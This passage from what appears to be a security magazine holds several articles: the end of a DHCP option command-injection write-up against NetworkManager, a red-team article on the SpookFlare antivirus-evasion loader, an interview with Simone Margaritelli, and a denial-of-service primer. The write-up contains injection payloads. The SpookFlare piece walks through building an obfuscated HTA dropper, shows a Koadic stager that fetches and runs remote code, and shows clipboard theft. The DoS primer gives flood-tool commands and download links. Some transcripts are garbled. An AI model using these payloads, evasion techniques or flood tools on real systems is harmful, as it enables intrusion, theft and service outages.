export new_upad='Arkakapi:id > /tmp/komutciiktisi.txt'
export new_upad='Arkakapi:id > /tmp/komutciiktisi.txt'
root@localhost ~#
    
```

As seen in the screen, the value has been processed but in order to run the command, the values in the ' (apostrophe) signs need to be cut with another ' sign and after, the code we want to run needs to take place. In this case, we will only have the chance to execute the code. This can be achieved by placing an ' sign after the plain text in the screenshot.

This way, let's restart the dnsmasq service we edited.

```

root@jk:~# killall dnsmasq
2018-05-20 19:46:37 -- root@jk:~# dnsmasq --interface=eth0 --bind-interfaces --except-interface=lo --dhcp-range=10.1.1.2,10.1.1.10,1h --conf-file=/dev/null --dhcp-option=6,10.1.1.1 --dhcp-option=3,10.1.1.1 \
> --dhcp-option=252,"Arkakapi:id > /tmp/komutciiktisi.txt"
2018-05-20 19:47:16 -- root@jk:~#
    
```

We re-trigger a DHCP request on the client side.

```

root@localhost ~# nmcli conn down id ens33
Connection 'ens33' successfully deactivated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/5)
root@localhost ~# nmcli conn up id ens33
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/6)
root@localhost ~#
    
```

Next, we check if the file is created or not.

```

root@localhost ~# ls -l /tmp/
total 12
-rw-r--r-- 1 root root 5378 May 28 22:45 cikti.txt
-rw-r----- 1 root root 836 May 28 28:58 ks-script-30QpDx
-rw-r----- 1 root root 8 May 28 28:45 yum.log
root@localhost ~# cat /tmp/cikti.txt | grep -i arkakapi
export new_upad='Arkakapi:id > /tmp/komutciiktisi.txt'
export new_upad='Arkakapi:id > /tmp/komutciiktisi.txt'
export new_upad='Arkakapi''':id > /tmp/komutciiktisi.txt'
root@localhost ~#
    
```

We do not see any file. When we look at the output generated by the script, we see that, by the quotation marks we sent being closed, the syntax exits from the variable definition properly, and after it can be seen that with 2 apostrophes, again a new field is opened in the name of error correction for variable definition. In this section, there is nothing that poses a problem for us, our exploitation



code that starts with a ; (semicolon) sign still is outside the quotation marks. But it can be seen that the last ' sign breaks the syntax. In order to get away from the problem this part poses us, by appending a # (hashtag) sign at the end of the exploitation code we send, we need to make the all of the lines coming after this character treated as comment line by the Bash shell. For this reason, we are launching the dnsmasq service for the last time by performing relevant changes.

```

root@jrk:~# killall dnsmasq
root@jrk:~# dnsmasq --interface=eth0 --bind-interfaces --except-interface=lo --dhcp-range=
1.2.10.1.1,10.1h --conf-file=/dev/null --dhcp-option=6,10.1.1.1 --dhcp-option=3,10.1.1.1 \
-dhcp-option=252,"ArkaKapi";id > /tmp/komutciiktisi.txt #
root@jrk:~#

```

On the client side, we need to renew the DHCP.

```

root@localhost ~# nmcli conn down id ens33
Connection 'ens33' successfully deactivated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/6)
root@localhost ~# nmcli conn up id ens33
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/7)
root@localhost ~#

```

Afterwards, we can see that the command we want works by checking under the /tmp directory.

```

root@localhost ~# nmcli conn down id ens33
Connection 'ens33' successfully deactivated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/6)
root@localhost ~# nmcli conn up id ens33
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/7)
root@localhost ~# ls -l /tmp/
total 16
-rw-r--r-- 1 root root 6478 May 28 22:54 cikti.txt
-rw-r--r-- 1 root root 77 May 28 22:54 komutciiktisi.txt
-rwx----- 1 root root 636 May 28 20:58 ks-script-30Qp0x
-rw----- 1 root root 8 May 28 20:45 gsm.log
root@localhost ~#

```

We come to the end of our article by seeing how our exploitation code is transmitted in detail and by checking the interpretation of the script.

```

root@localhost ~# nmcli conn down id ens33
Connection 'ens33' successfully deactivated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/6)
root@localhost ~# nmcli conn up id ens33
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/7)
root@localhost ~# ls -l /tmp/
total 16
-rw-r--r-- 1 root root 6478 May 28 22:54 cikti.txt
-rw-r--r-- 1 root root 77 May 28 22:54 komutciiktisi.txt
-rwx----- 1 root root 636 May 28 20:58 ks-script-30Qp0x
-rw----- 1 root root 8 May 28 20:45 gsm.log
root@localhost ~# cat /tmp/cikti.txt | grep -l arkaKapi
export new_upad="ArkaKapi";id > /tmp/komutciiktisi.txt#
export new_upad="ArkaKapi";id > /tmp/komutciiktisi.txt#
export new_upad="ArkaKapi";id > /tmp/komutciiktisi.txt#
export new_upad="ArkaKapi";id > /tmp/komutciiktisi.txt#
root@localhost ~#

```

Here it is seen that the vulnerability is caused by the “read” command in the Dispatcher script not being able to eliminate the values sent to it correctly. The only thing that the developer of this script would have to do is to activate the proper elimination of the command using the “read -r-parameter. You can see the relevant modifications in the patched “Network-Manager” package.

Wishing you all a safe day

Ref: <https://dynoroot.ninja>



# OFFENSIVE TOUCH TO DEFENSIVE WORLD

**HALIL DALABASMAZ**

halil.dalabasmaz@bgasecurity.com

**A**s a Red Teamer, one of the areas I've been putting so much effort while working (Red Teaming) is bypassing the security products. If we look up to steps of a targeted attack ( Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command & Control, Actions on Objectives) we can see that this effort is well spent . In the exploratory study we make about the target, we are challenged very rarely. Sending the prepared malware to the target(s) is ,again, easy for us. . To do this, you select any communication channel (in the cyber area or physical area) and let your imagination and credibility do the talking. Things start to change after when the steps of the operation are completed successfully and when the step of starting malware on the system(s) comes. . Every day the experts defending the systems, develop the products they use and adapt them against attacks. At this point the same adaptation should be done by us as the offensive side. SpookFlare which is engaged at this point to the offensive side aims to facilitate the adaptation.

## What Protects the Target System and How Does It Do So?

We can divide the target system and the working areas of the security precautions located on it into two. The first area is the client-side (client-side, end-user systems), and the second area is the network-side (the network side, the traffic from inside or outside the target). If the malware can overcome the measures taken in both areas and the remaining operation steps are carried out in a healthy way, it is inevitable that you will succeed as an attacker. When we look at the security measures taken by the client, there are many different products. Generally, the main definitions of these measures are Anti-Virus, Anti-Malware, Endpoint Security etc. On the network side, when we look at the products that protect the target we see products such as IDS, IPS, Content Filter, Proxy, DNS Firewall etc. There are also cases where there are Sandbox products between us and the target. The target systems usually place the Sandboxes in either the E-mail Gateway or the client system to monitor and use them in suspicious situations.

The targets I made an attack simulation on mostly had "endpoint security" at the end of their names in the end-user systems. If you put yourself in the shoes of the target, you can see that they are right in their choice because these products provide many advantages and ease in defending end-user systems. When we examine the related products, we see that they use many detection types together while protecting the system. We can summarize these as Signature Based Detection, Behavioral Detection and Network Based Detection.

In the detection type defined as Signature-Based Detection, the product that protects the system contains the signatures (file type, transmission routes and binary patterns etc.) of the files previously detected as harmful and the product reacts when the signature(s) match

when one of these pre-known malwares touches the system. As soon as the signature matches, the product detects the relevant malware and gives its preset response. There are many ways to overcome this type of detection. The basic logic of these paths is to produce a product that has a pattern other than the patterns in the signature database of the product that protects the system, but still does the same work.

Since bypassing Signature Based Detection is relatively easier than circumventing other detection methods, manufacturers have been inclined to monitor the behavior of applications in systems. In this type of detection, which is defined as Behavior-Based Detection, the product that protects the system knows the behaviors of files previously identified as harmful. For example, let's say you want to obtain password summaries or open (clear-text) passwords for local users in a Windows operating system. One way to do this is to read the memory space of `lssas.exe`, one of the most basic applications of the Windows operating system. The developers of the product protecting the system added a specification stating that: "If any application tries to read the memory space of `lssas.exe`, it should be classified as harmful and blocked", since `lssas.exe` is a very critical application and under normal circumstances an application is not expected to read the memory space of it. In this case, the way the malware will apply to skip the relevant detection is to change its behavior. It should try to reach the destination that it wants to reach without reading the memory space of `lssas.exe`. If the behavior is not known by the product protecting the system, the malware will reach its target successfully.

Most products on the market use both detection types and along with it, they consider the reputations of the files touching the target system as a supportive. In this area many controls are carried out; Does the relevant file use



one or more system calls that are in the blacklist? Is it a signed file? If signed, is it signed by a trusted authority? Does it make an HTTPS connection that is encrypted with an untrusted certificate? and so on. For example, if the executable file has a valid certificate signed by the authority, it is considered a more reliable application, and the product's probability of reactivity can be reduced. In the past, examples can be found. For example, when the malicious file was signed (even with the self-signed certificate), the product that protects the system did not respond to the malware. However, when unsigned, the same malware product had been sent to the target system, it was classified as harmful and was being reacted.

## SpookFlare

SpookFlare is a project where you can create a loader / dropper to run your malwares in the target system, which contains several modules and uses multiple techniques in these modules.

With SpookFlare, you can create installers for projects such as Meterpreter, Empire or Koadic etc., that are already on the market, or for other projects, as well as creating malicious commands to be run on the target's operating system. SpookFlare uses many techniques together such as obfuscation, encoding, run-time code compiling, run-time payload generation. You can access the GitHub page (<https://github.com/hlldz/SpookFlare>) in which I developed the project itself with Python language, and the loader modules with C#, PowerShell, VBScript and JavaScript. There are four different modules in the currently available version. For executable file type (.EXE) Meterpreter Reverse HTTP, HTTPS (Staged) payloads, installers can be created with the meterpreter / binary module.

The installers that were created using this module provide us with a significant advantage by compiling (with CodeDom in the .NET Framework) the actual installer code during the run. In the first version of SpookFlare, the original installer code was hidden using encryption. Because ransomware and other malwares also use the same encryption library as extensively, the installers created by security products with SpookFlare have started to be classified as harmful. In the new version, this situation was overcome by adding random characters instead of encryption in the actual installer code.

For example, in the actual installer code, the **CreateThread** part will be as `C% & / () =? _ <> £ # r% & / () =? _ <> £ # e% & / () =? _ <> £ # a% & / () =? _ <> £ # t% & / () = _ <> £ # e% & / () =? _ <> £ # T% & / () =? _ <> £ # h% & / () =? _ <> £ # r% & / () =? _ <> £ # e% & / () =? _ <> £ # a% & / () =? _ <> £ # d% & / () =? _ <> £ #`, and when running, the `% & / () = _ <> £ #` characters will be cleared and run after the final code has been obtained. Compiling and running code during runtime provides a great advantage against security products that protect systems.

It is also possible to create a PowerShell based (.PS1) loader for Meterpreter Reverse HTTP, HTTPS (Staged) using the **meterpreter / powershell** module. The module also creates the installer (.EXE) to access the PowerShell interface and run the Meterpreter kernel on systems where powershell.exe is prohibited from running.

I have mentioned above that a Meterpreter loader can be created using both of modules, but network-level precautions (IDS, IPS, Content Filter, Proxy vs.) may get on our way. The relevant security measures detect network-level malwares by a very large amount of signature-based detection. As soon as the installer created with

the SpookFlare runs, it will try to download the Meterpreter's kernel from the Meterpreter command control center. The installer will fail if the security measure in between detects the Meterpreter kernel to be downloaded at a network level. There are a number of ways to follow at this point. One of them is also the path that SpookFlare uses; patching the Meterpreter core !? You can run patched Meterpreter kernels with SpookFlare. With actions taken on Metasploit, random bytes with desired size can be added on the Meterpreter core, after the request made by Spookflare loader. You just need to let SpookFlare know how many random bytes are found. The technical details of this process are available at <https://artofpwn.com/spookflare.html>.

It is not always possible to send malwares of executable file types to the target system, and usually script-based malwares are preferred in such cases. SpookFlare provides an advantage with the javascript / hta module in such cases. With the relevant module, a malware can be created to be run on the target operating system. Under normal circumstances, it is not possible to download HTA (HTML Application) on e-mail attachments or on any internet site in corporate networks, but this is possible with the relevant module in the SpookFlare. This module has two important features. Firstly, the module output is an HTML file and when the HTML file is called with any internet browser in the target system, HTA installer with JavaScript is created during the run and the download process is therefore started. Thus, if there is a product or an expert monitoring the target system at the network level, it will not be able to detect the HTA type loader in traffic. Because there is no HTA

```

koadic: sta/js/mshta> use stager/js/rundll32.js
koadic: sta/js/rundll32.js> set SRVPORT 8080
[+] SRVPORT => 8080
koadic: sta/js/rundll32.js> run
[+] Spawning a stager at http://192.168.0.173:8080/yebow
[!] Don't edit this URL! (See: help portfud)
[+] rundll32.exe javascript:!(.\\mshta). RunHTTApplication \";new%20ActiveXObject(\"Msxml2.ServerXMLHTTP.6.0\");x.open(\"GET\",\"http://192.168.0.173:8080/yebow\",false);x.send();eval(x.responseText);window.close();
koadic: sta/js/rundll32.js>

```

Figure 1 - Koadic

file in traffic, it was created during with JavaScript runtime. Second, the content of the HTML file is encoded with JavaScript, thus making it more difficult for possible signature writing, detection and analysis processes.

Files of Office family products (Word, Excel, PowerPoint, etc.), which are easy to send to the target system, are advantageous in cases where executable files cannot be sent. The script can be executed in the target system by adding macro code to the files of the respective products (malwares can be created by using vba / macro module in SpookFlare). Malwares created using this module have two important features. First of all, when the macro code in the corresponding file (Word, Excel, PowerPoint) runs, the command to run in the target system is read from the file's metadata (EXIF). Thus, it is aimed to gain advantage in static analysis. In this way, the files that are created by adding macro code usually use events such as Auto\_Open, AutoOpen, Document\_Open, Workbook\_Open. As it can be understood from the names of the relevant events, the macro code is triggered when the malicious file is opened. These events

have been used so much that you are classified as harmful even if you do not use malicious actions or related events. The macro codes created with SpookFlare use the AutoClose, Auto\_Close events, and the macro code runs as soon as the file is closed. The use of these events are advantageous since they are not intensely used as harmful. Finally, the command in the metadata of the file created by the module is complexed by adding random characters and advantage is obtained for static analysis. For example, in the generated file, the cmd.exe command will be as: c! # +% & / M! # +% & / D! # +% & / ! # +% & / e! # +% & / x! # +% & / e! # +% & / and during execution, the ! # +% & / characters will be cleared and run after the final command has been obtained.

### One click is enough...

So far, I have mentioned that the target systems are being protected by many products and talked about the advantages of modules in SpookFlare. Let's think about a scenario in which we have a very strictly protected target. We are not able download or run any binary file neither with an e-mail attachment nor over a web server. The process we want is not

allowed by both the e-mail server and the proxy server monitoring the traffic of the target.

In such cases, the javascript / hta module is down our alley. The malwares created with the module mentioned above are going to create and download the real malware during run-time.

As an example, let's examine step by step how to create a .HTA malware by using SpookFlare. After the malware created with SpookFlare runs successfully on the target system, we want to run the command that belongs to Koadic. The command that Koadic wants us to run on the target is shown in the screenshot below. We create and add the relevant command to the command.txt file.

Then, we go to SpookFlare and activate the javascript / hta module. Then, we create the FNAME parameter and give the name of the file to be downloaded, such as SpookFlare-Test.PDF. On the target side, this name will appear as SpookFlare-Test.PDF.hta. To the CMD parameter, we write the full directory path of the command.txt file and specify to SpookFlare that the command it will run is in this file. At last, with the generate command, we specify to SpookFlare to create the malware.



```
SpookFlare > use J
SpookFlare [JavaScript/hta] > info

[+] Module Info

This module can be used to generate HTA downloader
payload with character substitution, obfuscation
and encoding. The module has HTML file output and
generated HTML file do all things dynamically at
the client-side. Thus, a great advantage can be
obtained against the security countermeasures
in the target. The logic of this module is derived
from NCC Group's Designise project and added
JavaScript encoder. Using this module, the desired
operating system commands can be executed on
the target system.

[+] Module Options

Parameter Required Value Description
-----
FILENAME Yes None The file name that will appear when the payload is triggered. Ex: SpookFlare
CMD Yes None The file containing the payload command to run

SpookFlare [JavaScript/hta] > set FILENAME SpookFlare-Test.PDF
FILENAME => SpookFlare-Test.PDF
SpookFlare [JavaScript/hta] > set CMD /root/command.txt
CMD => /root/command.txt
SpookFlare [JavaScript/hta] > generate

[+] Generating payload...
[+] HTML loader code is successfully generated; output/CvwanVXrxGzd.html

SpookFlare [JavaScript/hta] > █
```

Figure 2 - Creation of the Loader with SpookFlare

SpookFlare created a malware as CvwanVX-rxGzd.html under the output directory. We change the name of this file to sf.html, copy it into the web server directory of the attacker system, and visit <http://192.168.0.173/sf.html> on the target system. As soon as the destination page is visited, the malware will act as follows;

1. sf.html will decode itself.
2. During run-time, a .HTA extension will be created.
3. The download request of the malware will be requested.
4. The browser will interpret this request and ask the user what he/she wants to do (run, save, save as).

The following screenshots show the response of Internet Explorer and Microsoft Edge browsers. This module also works seamlessly in Chrome and Firefox browsers. Normally, we couldn't send the .HTA extension file to our e-mail attachment because the email server would not allow it. Again, under normal conditions, we couldn't make the target click on a link and download the .HTA file because the proxy used by the target wouldn't allow it. Using this module of SpookFlare, these problems can be overcome at the same time.






Figure 3 - Internet Explorer




Figure 4 - Microsoft Edge

As soon as the target runs the malware, we will get a session on Koadic, as seen in the screenshot below. After the session was obtained, the data from the Clipboard of the target was taken with the implant / gather / clipboard module in Koadic as an example.

```

koadic: sta/34/rundll32.js# zombies
  ID  IP      STATUS  LAST SEEN
  --  --      -
  0   192.168.0.127  Alive   2018-05-28 12:15:41

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

koadic: sta/34/rundll32.js# use implant/
implant/elevate/bypassuac_eventvwr  implant/gather/hashdump_dc  implant/inject/shellcode_dotnet2js  implant/pivot/exec_wmi
implant/elevate/bypassuac_sdcit     implant/gather/hashdump_sse  implant/inject/shellcode_dynwrap    implant/pivot/stage_wmi
implant/fun/cranberry              implant/gather/loot_finder    implant/inject/shellcode_excel      implant/scan/tcp
implant/fun/voice                  implant/gather/office_key     implant/manage/enable_remote_desktop implant/util/download_file
implant/gather/clipboard            implant/gather/user_buster    implant/manage/exec_cmd             implant/util/multi_module
implant/gather/enus_domain_info     implant/gather/windows_key    implant/manage/killav              implant/util/upload_file
implant/gather/enus_printers        implant/inject/adiskat2_dotnet2js  implant/gather/password_box
implant/gather/enus_shares          implant/inject/adiskat2_dynwrap    implant/pivot/exec_psexec
implant/gather/enus_users           implant/inject/reflectdll_excel  implant/pivot/exec_wmi

koadic: sta/34/rundll32.js# use implant/gather/clipboard
koadic: imp/gat/clipboard# run
a) Zombie #: Job 3 (implant/gather/clipboard) created.
+! Zombie #: Job 3 (implant/gather/clipboard) completed.
Clipboard contents:
Clipboard Beta Password 123 SpookFlare Koadic
koadic: imp/gat/clipboard#
  
```

Figure 5 - Koadic Session

## Conclusion

I tried to briefly summarize the security products, how they work and SpookFlare. There are many techniques for bypassing security products that protect the target, and sometimes success can be achieved with more than one technique, and sometimes only one technique is sufficient. When the use rate of SpookFlare increases, companies that produce safety products will develop signature and behavior databases for SpookFlare. When that happens, I/we will modify the signatures and behaviors or will create new techniques. At the end of the day, I/we will get over the security precautions because this is a cat-mouse game without end.

Stay in shadows!



# SIMONE MARGARITELLI INTERVIEW

UTKU ŞEN

utku@utkusen.com



**Utku Şen:** How old are you, where do you live, what are you doing in your current job?

Simone Margaritelli: I'm 32, living in Italy and I work for a mobile security company as vice president of the R&D department.

**UŞ:** When did you start to study computer security and why did you choose malware instead of something else? Could you please explain your journey into security and malware? What was your motivation?

SM: I never really started a journey into security, for me computers

\*and\* security have always been the same thing ... I had my first contact with a Commodore 64 and the BASIC language at 8, but only when I was a teenager I started to actually understand what coding was all about, and that's when I started having fun with it and experimenting. At the beginning, I was super into malware coding, so I studied every malware I could possibly find at that time and I learned low level programming and reversing that way ... then I just kept studying :D

**UŞ:** We know that you have no college education. Is this because of a personal choice or something else?

SM: I never had a good relationship

## THE STANDARD EDUCATION SYSTEM IS THE LEGACY OF AN ERA WHEN INFORMATION WAS NOT MEANT TO BE FREE FOR EVERYONE TO ACCESS, BUT THINGS CHANGED A LONG TIME AGO, OUR SOCIAL PARADIGMS SHOULD CHANGE AS WELL.

with the standard education system, it took me two extra years to finish high school, that was mostly because normal lessons bored me to death so I just skipped them and used that time to study programming and computers on my own. Once I was in the college age, I tried to attend ( the equivalent of computer science ) but I soon realized that, at least from the coding perspective, there was really nothing I could possibly have learned there, as I was already advanced into that topic, so I just left ... I believe, at least for me, the only way to learn is on my own :)

**UŞ: With your projects and career you proved that college education is not a must for the security field. But how did you manage to learn everything by yourself? What was your motivation?**

SM: The internet and books ... anyone can access them, anyone can read, anyone can understand. The standard education system is the legacy of an era when information was not meant to be free for everyone to access, but things changed a long time ago, our social paradigms should change as well.

**UŞ: You are working on a job which mostly focuses on malware. But when we look at your projects, they are about different topics. What is the main reason behind this?**

SM: Curiosity :) Starting a new project is usually the best way for me to learn something new (about the project I'm starting) as most of them start as experiments and then, if I find the project entertaining (for me) and useful (for users) enough, I keep coding, otherwise I start a new one :D

**UŞ: You are writing great tools but you don't submit them to conferences like Black Hat or DEFCON. What is the reason behind this?**

SM: Two main reasons:

1. I have stage fright. I can't handle many people staring at me while I'm supposed to say something.
2. I do not believe conferences are that important ... indeed it is nice and fun sharing your work with other people, but I use my blog and github for that, what a conference would add? If you're starting your career in this field, that can be good for your visibility, but I'm not interested in that, I just enjoy learning new things and coding. Conferences are for meeting friends! :D

**UŞ: What is your favorite programming language?**

SM: C and Go

**UŞ: We know that there are lots of talented security researchers and talented evil hackers in Italy. How did Italy manage to be successful in computer security field? Was there a wide hacking culture in there in 2000s?**

SM: To be honest I have no idea. Until just a few years ago I've never been in contact with anyone in the italian hacking scene ... I don't think that has anything to do with nationality, good hackers are good hackers wherever they are and I'm pretty sure there are many of them in every country :)

**UŞ: What are your advices & messages to young people?**

I know life can be tough, and sometimes pretty much everything that's happening around us seems to be willing to kill that spark of curiosity that each one of us has inside, but don't let that happen ... never give up curiosity, never give up freedom, question everyone and challenge everything. The success come after dealing with obstacles is very valuable

# **DOS** **(DENIAL OF** **SERVICE)** **ATTACKS AND** **BINARYCANNON**

**BENER KAYA**

bener.kaya@stu.bahcesehir.edu.tr

## **DDoS 101**

Denial of Service (DoS) or Distributed Denial of Service (DDoS) is known to be one of the most common cyber attack methods. Hactivist groups like Anonymous are the most common users of this attack method since it's easy to find various tools for DDoS on the internet. Generally, bandwidth is targeted in these attacks, and since it will make the target unreachable there will be a huge financial and reputation loss. For example, DDoSing a trading company website results with morale loss for the company and motivation for the attackers.

DoS and DDoS are used interchangeably. The difference between them is that DDoS is distributed, meaning there are multiple attackers.



## Popular DDoS Methods

**Ping of Death:** This old method aims to lock the target website by sending large size packets continuously. You can easily do this by using Windows Command Prompt (CMD).

### Example:

**ping www.example.com -l 65500 -t**

-l parameter signifies the size of packets, and the -t parameter signifies the continuity of sending the packets.

**UDP Flood:** This method aims to lock the target machine by sending datagram packets to overwhelm the target's datagram ports. This method is especially used against game servers because most of the online games uses UDP. This method is also suitable for IP spoofing but to launch an effective UDP flood you need to have a botnet and a large bandwidth along with a good processor.

**HTTP Flood:** This method aims to lock target by sending many GET and POST requests to target at same time so server will not be able to answer all of requests so website will be offline.

**NTP Amplification:** This method aims to lock the target machine by using NTP servers to increase the attack power. When you send monlist command to an NTP server it sends back the last 600 clients who are connected to that server so the response is much larger than the request. Therefore, when you spoof your IP to appear as the target's IP, NTP server sends that response to the target instead and when you do this on a multithread it becomes what's known as an NTP Amplification attack.

**Fork Bomb:** For this method you need to put a Forkbomb virus to target the server so it will make the system unresponsive by using all system resources. *XXE Billion Laughs* attack is an example of this method.

## Tools and Implication

**LOIC:** Low Orbit Ion Cannon (LOIC) is a very

popular tool with various versions available almost everywhere on the internet. It has TCP, UDP, and HTTP flood methods but since it's open source it's possible to see unique methods in different versions.



You need to input the URL or the IP address of the target and click the "Lock on" button. Then set the attack options like port, method, threads and finally click the "IMMA CHARGIN MAH LAZER" button to start. Click the same button to stop the attack but personally I prefer to kill the LOIC task in case some threads bug and keep running.

### Download Links:

[sourceforge.net/projects/loic/](https://sourceforge.net/projects/loic/)  
[github.com/NewEraCracker/LOIC](https://github.com/NewEraCracker/LOIC) I prefer this one because it's the source code for you to compile it yourself.

**HOIC:** High Orbit Ion Cannon (HOIC) is another DDoS tool made by Anonymous. Differences compared to LOIC is that HOIC tries to hide your location, has an increased attack power than LOIC and it can attack multiple targets at the same time.

You need to run HOIC.exe to see the interface below:



Press "+" button then paste the URL of the target and choose a booster script to add a new

target to HOIC's target list. After setting your targets, set thread number and press "FIRE TEH LAZER!" button to attack all the targets at same time.

**Download link:**  
<https://sourceforge.net/projects/highorbitioncannon/>

**Warning:** This program is also part of a botnet owned by LizardSquad hacker group so when you use it your machine will become a part of their bots.

**Slowloris:** This tool made by Robert Hansen aims to lock target website by using only 1 computer. Specially effective against Apache 1.x and 2.x web servers. When we look at its working logic, Slowloris tries to open multiple HTTP connections to the target and keeps them open as long as possible so the server will be unresponsive to other requests that are sent by real clients. This naturally requires low bandwidth but overwhelms your processor. Slowloris was very popular among Iranian hacktivists.

Instead of a GUI program Slowloris is a Perl script so you need to have Perl installed in order to use it. Run `slowloris.pl` in the terminal with the required commands as in the example below.

**slowloris.pl -dns www.example.com -port 80 -num 500**  
 -dns stands for the target, -port means the port to connect, and -num means connection number that Slowloris will keep open on the target.  
**Download link:** <https://github.com/llaera/slowloris.pl>

**Torshammer:** This is a slow post doser made with Python so you need to have Python installed in order to use it. Run `Torshammer.py` in the terminal with the required commands as in the example below.

**torshammer.py -t www.example.com -r 500**  
**Parameters -t means target and -r means threads.**

